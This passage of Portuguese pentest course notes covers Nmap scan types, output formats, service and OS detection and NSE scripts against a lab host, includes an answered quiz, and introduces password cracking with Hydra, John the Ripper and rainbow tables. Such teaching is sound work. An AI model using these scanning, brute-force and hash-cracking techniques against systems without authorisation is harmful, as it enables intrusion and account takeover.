 - **RST/ACK** significa que não há servidor nesta porta - porta fechada;
 - Se não houver resposta ou se for enviado um ICMP de destino inalcançável, significa que a porta está filtrada (há um firewall);
 - Esse é o scan padrão se o Nmap for executado com privilégios de administrador/root.
 - **TCP NULL (-sN)**: envia pacotes sem ativar nenhum bit de controle TCP - tipos os bits de controle TCP estão em zero (0);

- **TCP FIN (-sF)**: envia pacotes apenas com o bit FIN ativo (bit contém o valor 1);
- **TCP XMAS (-sX)**: envia pacotes TCP com apenas com os bits FIN, PSH e URG, ativos. Neste caso, se a resposta for um pacote com o bit RST, a porta é considerada fechada. Já se não houver resposta, a porta é considerada aberta ou filtrada.
- **TCP Maimon (-sM)**: envia pacotes TCP com os bits FIN e ACK ativos. Se isso for enviado para sistemas BSD, esses vão: (i) descartar os pacotes, caso a porta estiver aberta; ou (ii) enviar um RST, caso a porta esteja fechada. Maimon é o sobrenome de quem descobriu esse comportamento.
- **TCP ACK (-sA)**: tal scan pode determinar se há um no caminho firewalls baseados em estados e quais portas estão bloqueadas por este. Neste scan são enviados pacotes TCP com apenas com o bit ACK ativo, se for retornado um RST significa que o alvo não está filtrado.
- **TCP Window (-sW)**: este scan espera como resposta da vítima pacotes TCP com o bit RST ativo, caso seja retornado este tipo de pacote o Nmap analisa também o campo Window Size. A ideia é que portas TCP abertas, retornam um Window Size positivo e portas fechadas retornam um Window Size com valor zero (0).
- **TCP Idle (-sI)**: permite fazer scan do alvo sem enviar pacotes diretamente para ele. Isso é possível utilizando um host zombie. A técnica basicamente em:
 - Enviar pacotes para o host zombie e verificar o número de identificação do datagrama IP (IPid) do host zombie;
 - Enviar um pacote do host realizando scan, para o alvo mas com endereço de origem como sendo do host zombie (spoofing);
 - Enviar pacotes para o host zombie novamente e ver o IPid. Se ele cresceu a porta está aberta, caso contrário está fechada.

- O Nmap também permite que você **crie o seu próprio scan TCP**, isso é possível utilizando a **opção --scanflags seguida dos bits de controle TCP que devem estar ativados**. Por exemplo, o comando **nmap 192.168.56.108 --scanflags URGACKPSH** irá fazer um scan com os bits **URG, ACK e PSH** ativos, o restante vai estar em zero (0). Também é possível utilizar os coringas **ALL** e **NONE**, para ativar todos ou nenhum bit de controle, respectivamente.
- Também é possível utilizar o **--scanflags** utilizando números, basta colocar a soma dos bits que devem estar ativos, para isso veja a ordem dos **bits de controle (flags) do TCP**, que é: **CWR(128), ECE(64), URG(32), ACK(16), PSH(8), RST(4), SYN(2), FIN(1)**. Assim, para obter o mesmo resultado do exemplo anterior o comando seria: **nmap 192.168.56.108 --scanflags 56**, que é $32+16+8=56$.
- Bem, visto os tipos/possibilidades de scan, um bom exercício para entendê-los é analisar o tráfego de rede durante o scan, isso pode ser feito com ferramentas como Tcpdump ou Wireshark.
- Por exemplo, um scan SYN irá reproduzir o seguinte resultado:

None

```
# nmap -sS 192.168.56.108 -p 80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-03
10:30 -03
Nmap scan report for 192.168.56.108
Host is up (0.00025s latency).
```

```
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox
virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.21
seconds
```

- O Nmap foi feito com **opção -sS** para o host **192.168.56.108** na porta **TCP/80**.
- Agora veja outro exemplo utilizando um **scan TCP connect**:

None

```
# nmap -sT 192.168.56.108 -p 80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-03
10:47 -03
Nmap scan report for 192.168.56.108
Host is up (0.00029s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox
virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.13
seconds
```

Scan UDP

- Como visto anteriormente o **Nmap realiza por padrão scan utilizando TCP**, mas tem como fazer o **Nmap realizar scan UDP**, o que inclusive pode trazer análises muito boas. O **Scan UDP** é dado pela opção **-sU**.
- Atenção, existe um grande problema com o scan UDP, pois o Kernel do Linux permite apenas uma mensagem ICMP de destino inalcançável por segundo. Ou seja, **para escanear as 65.356 portas UDP demoraria mais ou menos 18 horas**. Assim, **para evitar esse problema é possível, por exemplo, realizar o scan das portas mais conhecidas/utilizadas**. Exemplo:

None

```
# nmap -sU 192.168.56.108 -p 53,67,161
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-03
18:07 -03
Nmap scan report for 192.168.56.108
Host is up (0.00024s latency).

PORT      STATE SERVICE
53/udp    closed domain
```



```
67/udp  closed dhcpd
161/udp  closed snmp
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox
virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21
seconds
```

- No exemplo anterior é feito um scan UDP apenas das portas 53, 67 e 161, que respectivamente representam os serviços: DNS, DHCP e SNMP.

Saídas

- Existem **várias opções saída que o Nmap pode fornecer**, tais como:
 - **Interativa**: Essa é a saída padrão.

```
None
# nmap 192.168.56.108
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04
09:56 -03
Nmap scan report for 192.168.56.108
Host is up (0.00034s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox
virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31
seconds
```

- **Normal (-oN)**: Similar a interativa, mas **omite alertas e informações de execução do Nmap**.
- **Verbose (-v2)**: **alterar a quantidade de informações da saída**. Um **-v habilita uma saída mais detalhada** que a normal, **-vv ou -v2 apresenta uma saída muito mais detalhada**. Depois deste nível a quantidade de informações podem atrapalhar ao invés de ajudar. O **verbose** ajuda mais para **saber o progresso do scan e não necessariamente para ter mais informações a respeito do alvo**.

None

```
# nmap 192.168.56.108 -vv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04
10:09 -03
Initiating ARP Ping Scan at 10:09
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 10:09, 0.03s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:09
Completed Parallel DNS resolution of 1 host. at 10:09,
0.01s elapsed
Initiating SYN Stealth Scan at 10:09
Scanning 192.168.56.108 [1000 ports]
Discovered open port 21/tcp on 192.168.56.108
Discovered open port 111/tcp on 192.168.56.108
Discovered open port 22/tcp on 192.168.56.108
Discovered open port 80/tcp on 192.168.56.108
Discovered open port 23/tcp on 192.168.56.108
Discovered open port 2049/tcp on 192.168.56.108
Completed SYN Stealth Scan at 10:09, 0.03s elapsed
(1000 total ports)
Nmap scan report for 192.168.56.108
Host is up, received arp-response (0.00014s latency).
Scanned at 2022-09-04 10:09:35 -03 for 0s
Not shown: 994 closed tcp ports (reset)
```

```
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 64
22/tcp    open  ssh     syn-ack ttl 64
23/tcp    open  telnet  syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
111/tcp   open  rpcbind syn-ack ttl 64
2049/tcp  open  nfs     syn-ack ttl 64
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox
virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.21
seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001
(40.052KB)
```

- **XML (-oX)**: gera uma **saída XML** que **pode ser convertida para HTML** ou **enviada para um banco de dados**. Exemplo: **nmap 192.168.56.108 -oX teste.xml**, que gera como saída o arquivo teste.xml. É possível utiliza ferramentas para converter o XML em HTML, que é mais amigável de visualizar as informações. **Isso pode ser feito por exemplo com o comando xsltproc teste.xml -o teste.html**, que pode ser visto em um navegador Web, tal como na figura abaixo.

Nmap Scan Report - Scanned at Sun Sep 4 10:08:02 2022					
Scan Summary 192.168.56.108					
Scan Summary Nmap 7.92 was initiated at Sun Sep 4 10:08:02 2022 with these arguments: <i>nmap -oX teste.xml 192.168.56.108</i> Verbosity: 0; Debug level 0 Nmap done at Sun Sep 4 10:08:02 2022; 1 IP address (1 host up) scanned in 0.25 seconds					
192.168.56.108					
Address 192.168.56.108 (ipv4) 08:00:27:D8:C7:E8 - Oracle VirtualBox virtual NIC (mac)					
Ports The 994 ports scanned but not shown below are in state: closed 994 ports replied with: reset					
Port		State (toggle closed [0] filtered [0])	Service	Reason	Pro
21	tcp	open	ftp	syn-ack	
22	tcp	open	ssh	syn-ack	
23	tcp	open	telnet	syn-ack	
80	tcp	open	http	syn-ack	
111	tcp	open	rpcbind	syn-ack	
2049	tcp	open	nfs	syn-ack	

- **Grepable (-oG):** saída inicia e termina o teste com linhas que começam com #. Depois as linhas iniciam com host e o IP deste, e algumas informações a respeito do scan que foi realizado e as informações encontradas (ver saída a seguir). Essa saída pode ser utilizada com os comandos grep e awk, para realizar filtragens. Exemplo: # nmap 192.168.56.108 -oG teste.og, que irá dar uma saída na tela e gerará o arquivo teste.og, veja a saída a seguir:

None

```

Nmap 7.92 scan initiated Sun Sep  4 10:11:26 2022 as:
nmap -oG teste.og 192.168.56.108
Host: 192.168.56.108 () Status: Up
Host: 192.168.56.108 () Ports: 21/open/tcp//ftp///,
22/open/tcp//ssh///,          23/open/tcp//telnet///,
80/open/tcp//http///,        111/open/tcp//rpcbind///,
2049/open/tcp//nfs/// Ignored State: closed (994)
# Nmap done at Sun Sep  4 10:11:26 2022 -- 1 IP address
(1 host up) scanned in 0.23 seconds

```

Outras Opções de Scan

- Além de realizar o **scan básico de rede, host e portas** (vistos anteriormente), o **Nmap fornece outras opções de scan mais avançadas**, que são apresentadas a seguir:

Detectando Serviços e Versões

- O **Nmap é capaz de identificar o serviço/versão do software de rede, enquanto faz scan das portas**. Com certeza em PenTestes essa opção é uma das mais úteis, pois através dessa informação (software e versão) é possível pesquisar vulnerabilidades específicas, para então tentar a invasão em um segundo momento.
- Lembrando que apenas escanear as portas utilizando os métodos apresentados anteriormente, não garante que realmente é o serviço padrão que está em execução na porta conhecida. Assim, é necessário uma análise mais profunda para se ter mais certeza a respeito do software de rede que está em execução em uma dada porta.
- Assim, **para identificar o software em sua versão, que está em execução na porta de rede**, é preciso passar a opção **-sV** para o **Nmap**. Exemplo:

None

```
# nmap -sV 192.168.56.108 -p 80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04
22:44 -03
Nmap scan report for 192.168.56.108
Host is up (0.00021s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22
seconds
```

- No exemplo anterior, utilizando a opção **-sV**, é possível identificar que **na porta TCP/80** está em execução o **software/servidor Apache httpd na versão 2.4.41** e ainda há uma identificação que o **Sistema Operacional é um Ubuntu Linux**.
- Para **identificar serviços e versões**, o Nmap envia mais pacotes para a porta a ser analisada e depois compara com as assinaturas de um banco de dados chamado **nmap-service-probes**. O Nmap tenta identificar nesta análise: **protocolos, nome do software, versão, nome do host, tipo do dispositivo, SO, dentre outras**.

Identificando o Sistema Operacional

- Outra informação muito útil, durante o processo de escaneamento, é **identificar o Sistema Operacional**, já que assim **é possível analisar se o sistema do alvo possui vulnerabilidades conhecidas para utilizá-las no passo que vai tentar ganhar acesso ao sistema**.
- Para o Nmap apontar **o possível Sistema Operacional do alvo**, basta utilizar a **opção -O**. Um exemplo de uso do comando e saída são apresentados a seguir:

None

```
# nmap -O 192.168.56.108
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04
23:09 -03
Nmap scan report for 192.168.56.108
Host is up (0.00021s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox
virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
```

```
OS          CPE:          cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.69
seconds
```

- A saída do exemplo anterior informa que o host alvo é um **Linux com kernel versão 4.X ou 5.X, talvez o 4.15 ou 5.6**. Bem, executando o comando **uname -a** diretamente no host alvo, a saída mostra que este é um **Linux com kernel 5.4.0**. Ou seja, o **Nmap não acertou com exatidão a versão do kernel, mas mesmo assim deu ideia muito boa de qual é o Sistema Operacional do alvo**.

Scan Agressivo

- O **Nmap** tem a opção **-A**, que **traz muitas informações, desde: versão de softwares, usuários conhecido, chaves, dentre outras informações muito interessantes**. Mais especificamente, a opção **-A** utiliza as seguintes opções:
 - **-sV** - detecção de serviço;
 - **-O** - detecção de Sistema Operacional;
 - **-sC** - escâner utilizando scripts (veremos a seguir);
 - **--traceroute** - traceroute.
- No exemplo a seguir o scan é feito apenas na porta TCP/21:

```
None
nmap -A 192.168.56.108 -p 21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04
23:41 -03
Nmap scan report for 192.168.56.108
Host is up (0.00024s latency).
```

```
PORT    STATE SERVICE VERSION
21/tcp  open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to ::ffff:192.168.56.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address:  08:00:27:D8:C7:E8  (Oracle VirtualBox
virtual NIC)
Warning: OSScan results may be unreliable because we
could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS          CPE:          cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Unix
```

TRACEROUTE

```
HOP RTT      ADDRESS
1   0.24 ms  192.168.56.108
```



```
OS and Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07
seconds
```

- Na saída anterior, o **Nmap além de várias informações a respeito do serviço em execução** (que nenhuma opção havia mostrado até agora), apresenta por exemplo que **é possível acessar o serviço de FTP, em execução no alvo, com o usuário anônimo** (Anonymous FTP login allowed).

Desativando a Descoberta de Host

- Se um **host alvo tiver algum firewall bloqueando a resposta ao ICMP echo request** (muito relacionado ao comando ping), o **Nmap pode não realizar buscas mais profundas neste host** (pode ignorar o host). Desta forma, para que isso não aconteça, o **Nmap permite desabilitar esta função de enviar o ICMP echo request para o alvo**, isso é feito com a opção **-Pn**. Utilizando esta opção, o **Nmap considerará que o host está ativo na rede (não está offline) e assim realizará um scan mais completo**.

Nmap com Scripts

- Atualmente o Nmap possui um recurso muito poderoso que é o **NSE (Nmap Scripting Engine)**, que permite a **criação de scripts para realização de tarefas automáticas**. Isso permite, por exemplo, a **detecção de portas, serviços de forma mais eficiente, ou mesmo a exploração de algumas vulnerabilidades**.
- O Nmap possui scripts que já vêm por padrão, mas há scripts que **podem ser baixados e instalados separadamente**, mas principalmente dá a possibilidade das pessoas criarem seus próprios scripts. O **NSE utiliza a linguagem de programação Lua para criação de scripts** - essa, tal linguagem está embutida no próprio Nmap.
- Os **scripts do Nmap podem ser categorizados da seguinte forma**:
 - **auth**: relacionada a **identificação de usuários**, pode utilizar força bruta;

- **default**: executada com as opções **-sC** e **-A**, é a **opção padrão** e possui os seguintes requisitos: rápido, fornece informações valiosas, gera saídas concisas, confiável, não intrusivo;
 - **discovery**: utilizado em **descobertas de redes**;
 - **dos**: realiza **DoS no alvo**;
 - **exploit**: **explora vulnerabilidades**;
 - **external**: **divulga informações de terceiros**;
 - **fuzzer**: **realiza análise utilizando métodos fuzzy no alvo**;
 - **intrusive**: **pode derrubar o alvo ou usar todos os recursos**;
 - **malware**: **verifica se há malware ou backdoors no alvo**;
 - **save**: **não causam perturbações no alvo (DoS ou exploit)**;
 - **version**: **identifica serviços e versões (-sV)**;
 - **vuln**: **analisa vulnerabilidades no alvo**.
- Os scripts ficam localizados em um diretório, tal como **/usr/share/nmap/scripts** (cada Sistema Operacional ou versão do Nmap pode ter um diretório diferente), **cada arquivo neste diretório é um script, há centenas de scripts**.
 - Como há **vários scripts**, também existem diversos argumentos que podem ser necessários para realizar o scan, mas basicamente utilizados pelo NSE são:
 - **-sC ou --script=default**: **executa os scripts padrão**;
 - **--script <nomeArquivo> | <categoria> | <diretorio> | <expressão>**: **executa os scripts definidos em nome do arquivo, categoria ou diretório**;
 - **--script-args <args>**: **permite passar argumentos para os scripts. Também dá para passar os argumentos via arquivo com a opção --script-args-file <nomeArquivo>**;
 - **--script-help <nomeArquivo> | <categoria> | <diretorio> | <expressão>**: **apresenta ajuda a respeito de cada script. Note que isso é extremamente útil já que há scripts para vários propósitos**.
 - **--script-trace**: **similar ao --packet-tracer, mas funciona em nível de aplicação**;

- **--script-updatedb**: atualiza a base de dados de scripts. Só é necessário forem adicionados ou excluídos scripts no diretório padrão.
- A seguir são apresentados alguns exemplos de uso de scripts do Nmap:
 - **Scan com apenas um script:**

None

```
# nmap --script http-apache-server-status 192.168.56.108 -p 80
```

- **Scan com múltiplos scripts no mesmo scan:**

None

```
# nmap 192.168.56.108 --script http-methods,http-sql-injection,http-apache-server-status,http-php-version,http-enum,http-brute -p 80
```

- **Scan utilizando categoria:**

None

```
nmap --script discovery 192.168.56.0-100
```

- **Scan utilizando mais de uma categoria:**

None

```
# nmap --script default,safe 192.168.56.108
```

- **Scan utilizando diretório de scripts:**

None

```
nmap --script /home/PenTester/meusScripts 192.168.56.108
```

- **Scan com combinações de argumentos e expressões:**

None

```
nmap --script http-*,auth 192.168.56.108
```

None

```
nmap --script "not intrusive" 192.168.56.108
```

None

```
nmap --script "default or safe" 192.168.56.108
```

Exercícios

1. Relacione os tipos de scan com a sua opção do Nmap:

- Com three-way handshake completo - **-sT**
- Apenas com envio de SYN, sem completar o three-way handshake - **-sS**
- Sem nenhum bit de controle ativo - **-sN**
- Apenas com o bit FIN ativo - **-sF**
- Apenas com os bits FIN e ACK ativos - **-sM**
- Apenas com o bit ACK ativo - **-sA**

2. Os seguintes comandos retornarão os mesmos resultados, pois são equivalentes:

- nmap 192.168.56.0/24
- nmap 192.168.56.*
- nmap 192.168.56.0-255
 - Verdadeiro
 - Falso

R: Verdadeiro

3. Por padrão o Nmap realiza scan apenas com TCP, mas é possível realizar scan UDP utilizando a opção -sU. Todavia existe um grande problema com o scan UDP, pois o Kernel do Linux permite apenas uma mensagem ICMP de destino inalcançável por segundo. Ou seja, para escanear as 65.356 portas UDP demoraria mais ou menos 18 horas.

- Verdadeiro
- Falso

R: Verdadeiro

4. Qual ou quais opções estão escaneando todas as portas TCP disponíveis?

- a. -p 0-65535
- b. -p *
- c. -p-
- d. -p all
- e. -p 0,1,2,3-65535

R: -p 0-65535, -p- e -p 0,1,2,3-65535

5. Qual opção determina que o Nmap deve verificar se o host está ativo, mas sem identificar portas abertas?

- a. -sA
- b. -sN
- c. -sT
- d. -sS
- e. -sP

R: -sP

6. Qual ou quais desses são categorias de scripts do Nmap?

- a. dos
- b. auth
- c. exploit
- d. save
- e. vuln

R: dos, auth, exploit, save e vuln

7. No Nmap, qual estado é retornado em uma porta TCP, quando essa porta está acessível, mas não há serviço?

- a. Filtered
- b. Open
- c. closed
- d. Unfiltered

R: Closed

8. É correto afirmar que as duas opções Nmap, a seguir, produzem o mesmo tipo scan:

```
nmap -sM 192.168.56.1  
e  
nmap --scanflags 17 192.168.56.1
```

- a. Verdadeiro
- b. Falso

R: **Verdadeiro**

9. O Nmap permite que você crie o seu próprio scan TCP, isso é possível passando uma dada opção seguida dos bits de controle TCP que devem estar ativados. Sendo assim qual é essa opção a ser passada para o Nmap? (obs. vc deve colocar apenas o nome da opção, sem nenhum parâmetro, exemplo: --nomeOpção, ou apenas nomeOpção, e não --opção SYN, etc...)

R: **scanflags**

10. Qual opção indica o nível de velocidade mais lento possível no Nmap para scan de rede?

- a. sorrateiro
- b. paranoico
- c. insano
- d. agressivo
- e. gentil

R: **paranoico**

11. Dada a saída do Nmap a seguir, responda corretamente qual ou quais opções geram tal saída:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04 22:44 -03  
Nmap scan report for 192.168.56.108  
Host is up (0.00021s latency).  
  
PORT      STATE SERVICE VERSION  
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))  
MAC Address: 08:00:27:D8:C7:E8 (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

- a. -sS
- b. -sT
- c. -sV
- d. -Pn

e. -O

R: -sV

12. Um scan TCP Maimon envia pacotes TCP com os bits FIN e ACK ativos. Se isso for enviado para sistemas BSD, esses vão: (i) descartar os pacotes, caso a porta estiver aberta; ou (ii) enviar um RST, caso a porta esteja fechada. É possível realizar esse tipo de scan no nmap utilizando a opção -sM.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

13. É correto afirmar que o scan padrão de portas, realizado pelo Nmap, não reflete exatamente a serviço que está em execução em uma dada porta. Ou seja, o Nmap retorna que o serviço em execução na porta TCP/23 é o telnet, pois essa é a porta padrão do serviço, mas ele não tem certeza disso. Assim, para ter uma informação mais precisa, é necessário utilizar a opção -sV no Nmap, que então apresentará o software em execução na porta, bem como a versão.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

14. Qual ou quais opções do Nmap consultam o Sistema Operacional do sistema alvo?

- a. -o
- b. -SO
- c. -O
- d. -A

R: -O e -A

15. A opção -p no Nmap indica qual protocolo será escaneado. Esses protocolos são: TCP, UDP e ICMP.

- a. Verdadeiro
- b. Falso

R: Falso

16. ... (...): este scan espera como resposta da vítima pacotes TCP com o bit ... ativo, caso seja retornado este tipo de pacote o Nmap

analisa também o campo Window Size. A ideia é que portas TCP abertas, retornam um Window Size positivo e portas fechadas retornam um Window Size com valor zero (0).

... (...): permite fazer scan do alvo sem enviar pacotes diretamente para ele. Isso é possível utilizando um host zombie. A técnica consiste basicamente em:

- a. Enviar pacotes para o host zombie e verificar o número de identificação do datagrama **...** (IPid) do host zombie;
- b. Enviar um pacote do host realizando scan, para o alvo mas com endereço de origem como sendo do host zombie (spoofing);
- c. Enviar pacotes para o host zombie novamente e ver o IPid. Se ele **...** a porta está aberta, caso contrário está fechada.

R:

TCP Window (-sW): bit RST ativo

TCP Idle (-sI): datagrama IP - se ele cresceu

17. Qual é a função da opção -Pn em um scan com Nmap?

- a. Apresentar números de protocolos ao invés de nomes.
- b. Descobrir o sistema operacional.
- c. Desabilitar o envio de ICMP echo request para o alvo.
- d. Executar um dado script.

R: **Desabilitar o envio de ICMP echo request para o alvo.**

18. Quando o Nmap é executado por um usuário normal (não root), este executa um scan utilizando apenas SYN, ou seja, sem completar o three-way handshake.

- a. Verdadeiro
- b. Falso

R: **Falso**

19. O NSE permite realizar scans concatenando categorias de scripts, nomes de scripts e diretórios.

- a. Verdadeiro
- b. Falso

R: **Verdadeiro**

20. No Nmap é possível alterar a velocidade do scan, isso pode ajudar a passar despercebido por sistemas de segurança, para aumentar ou diminuir essa velocidade basta utilizar a opção -v seguida de um número, sendo que esse número vai do 0 ao 5,

sendo 0 o mais lento e 5 o mais rápido. Então seria um exemplo de comando nmap com a velocidade lenta: `nmap -v2 192.168.56.101`.

- a. Verdadeiro
- b. Falso

R: Falso

Quebrando Senhas

- Quando o invasor consegue **quebrar/descobrir alguma senha do sistema**, ele já tem a **invasão praticamente concluída**, pois são **login/senha que geralmente dão acesso aos sistemas**. Desta forma, cuidar das senhas e **verificar se as senhas utilizadas no sistema não são fracas é fundamental para manter a “saúde” do sistema**.
- Assim, no processo de PenTeste é fundamental **o uso de métodos que permitam verificar as senhas dos sistemas**. Então, neste ponto do PenTeste, **o PenTester deve saber como buscar por senhas fracas do sistema que está sendo analisado**, pois em ataques reais, essa normalmente será a **primeira vulnerabilidade à comprometer drasticamente a segurança do sistema**. Desta forma, se essa vulnerabilidade existir, ela deve ser corrigida!
- Antes de continuar é preciso lembrar que neste ponto **estamos em busca de senhas/usuários fracos**. Então, **a principal medida para evitar senhas fracas, é ensinando os usuários do sistema como criar senhas fortes**. Isso é vital para a segurança de qualquer sistema/pessoa. Não vamos entrar em detalhes aqui, mas no geral:
 - **Senhas fracas**: as senhas não devem ser encontradas em dicionários, como exemplo:
 - password;
 - brasil;
 - iloveyou;
 - matrix;
 - admin;
 - babygirl;
 - etc.
 - **Senhas fortes**: Seria bom que as senhas fossem uma combinação de letras maiúsculas, minúsculas, símbolos e números - é recomendável fazer, por exemplo, uma frase e

utilizar combinações desses caracteres, nesta frase. Por exemplo:

- A frase: “**bacon é vida 2023**”, poderia virar uma senha como: **B4c0néV1d@2o2E**, que seria considerada uma senha forte (difícil de adivinhar/quebrar).

- **Atenção**, é importante notar que o **login do usuário também faz parte do segredo**. Se isso for feito, o invasor terá que descobrir além da senha, a identificação do login/usuário. Portanto, **não é nada recomendável utilizar logins como root, admin, e-mails, nome da pessoa**, ou qualquer coisa que lembre o usuário em questão.
- Quanto a **quebra de senhas em PenTestes ou invasões**, essa pode ocorrer basicamente de **duas formas**:
 - **Online**: neste método, a **quebra de senhas ocorre no sistema em produção e geralmente via rede**. Por exemplo, experimentando/testando vários usuários/senhas em sítios Web, servidores SSH, servidores de arquivos, bancos de dados, entre outros. Assim, para este método, são realizadas a princípio, **diversas requisições via rede, tentando inúmeros usuários/senhas até que alguma combine e dê acesso ao sistema da vítima**. Um exemplo de **ferramenta Online é a Hydra**;
 - **Offline**: neste método, **o invasor normalmente terá “roubado” um banco de dados de senhas**. Isso pode ser, por exemplo, o arquivo `/etc/shadow` de sistemas Like-Unix. De posse das hashes das senhas, o invasor vai utilizar alguma ferramenta que tentará obter a partir de uma entrada, a mesma saída (hash) que está em uma ou mais senhas da base de dados de senha. Um exemplo de **ferramenta Offline é o John the Ripper**.
- No geral o **processo Offline é mais rápido se comparado ao Online**. Além do que, a princípio, o **método Online é mais fácil de ser detectado**, pois normalmente gera um grande número de requisições para a vítima. Todavia, **conseguir a base de senha para testes Offline pode difícil**.

- Tanto ferramentas Online quanto Offline podem utilizar os seguintes métodos de quebra de senhas/usuários:
 - **Dicionário**: Neste, a ferramenta testará uma a uma, as palavras de um dicionário (arquivo texto com diversas palavras) como entrada para a senha e/ou usuário do sistema. Caso a palavra do dicionário combine, a senha foi descoberta. Esse método é considerado bem rápido, quando comparado ao próximo, todavia só terá sucesso se os usuários utilizarem senhas consideradas fáceis (o que muitas vezes acontece).
 - Um exemplo de dicionário é o arquivo `rockyou.txt.gz` encontrado no Kali Linux.
 - **Força Bruta**: Neste a ferramenta pode combinar “aleatoriamente” caracteres minúsculos, maiúsculos, números e símbolos, para tentar adivinhar a senha da vítima. Esse processo é muito lento e dependendo da senha utilizada (quantidade de caracteres, etc) pode ser inviável. Todavia, se a senha não for encontrada utilizando-se o método de Dicionário, só restará a força bruta.
 - **Híbridos**: combina dicionário e força bruta.
 - Outra técnica é o uso de **Rainbow Table**, que é uma base de dados com hashes pré-computadas. Desta forma, é possível pegar o hash da senha e verificar se este está presente na tabela de hashes do Rainbow Table, o que agiliza o processo de descoberta da senha. Atualmente há vários Rainbow Tables disponíveis, inclusive online, tal como <https://crackstation.net/>. Todavia o Rainbow Table se aplica em métodos Offline de descobertas de senhas.
 - Também é possível quebrar/burlar os sistemas “resetando” as senhas. Utilizando por exemplo, o processo padrão de recuperação de senhas. Esse tipo de processo existe, pois as pessoas normalmente esquecem as senhas, então os sistemas devem prever isso e fornecer formas de recuperar essas senhas/contas.
 - Em nível de Sistema Operacional há duas formas de recuperar as senhas:

- Utilizando **comandos/procedimentos do próprio sistema**, para recuperar senhas;
 - Empregando **métodos offline**. Neste, por exemplo, **o HD com o sistema a ser recuperado é colocado como HD secundário em um “novo” sistema**, no qual é possível acessar as informações, tais como o arquivo de senhas. Isso tudo utilizando as credenciais do novo sistema, ou seja, como o sistema é outro, não são aplicadas as regras de segurança do sistema que estamos querendo “recuperar”. Hoje em dia isso pode ser feito facilmente com um sistema operacional instalado em um PenDrive.
- Geralmente, os métodos de **recuperação de senhas colocam o sistema em “modo de segurança” ou modo single** e permitem que o administrador:
 - **Altere senhas de qualquer usuário;**
 - **Crie usuários/senhas;**
 - Existem métodos **para evitar a recuperação de senhas**, ou pelo menos **dificultar e deixar o processo mais seguro/restrito**. Entretanto, **isso pode tornar o processo de recuperação de senhas mais difícil ou até mesmo impossível**, o que pode gerar problemas de indisponibilidade do sistema, **caso o administrador esqueça da senha**.
 - Dados os vários métodos para quebrar senhas, a seguir **são apresentados exemplos de exploração de senhas com o Hydra, John the Ripper e Rainbow Table**.

Descoberta de Senhas Online Utilizando o Hydra

- A ferramenta **Hydra** é muito **utilizada para descobertas de senhas Online**. Segundo os autores, **Hydra foi concebido para testes com senhas, e só deve ser utilizado para fins legais** (não invasão). Sua principal característica é suportar uma grande gama de protocolos de rede, tais como: **FTP, HTTP-*, IMAP, IRC, LDAP, MS-SQL, MYSAL, POP3, POSTGRES, SMB, RDP, Rexec, Rlogin, SMTP, SSH, Telnet, VNC**, etc.
- A seguir é apresentado um exemplo de como utilizar o Hydra para verificar as senhas de um sistema com SSH.

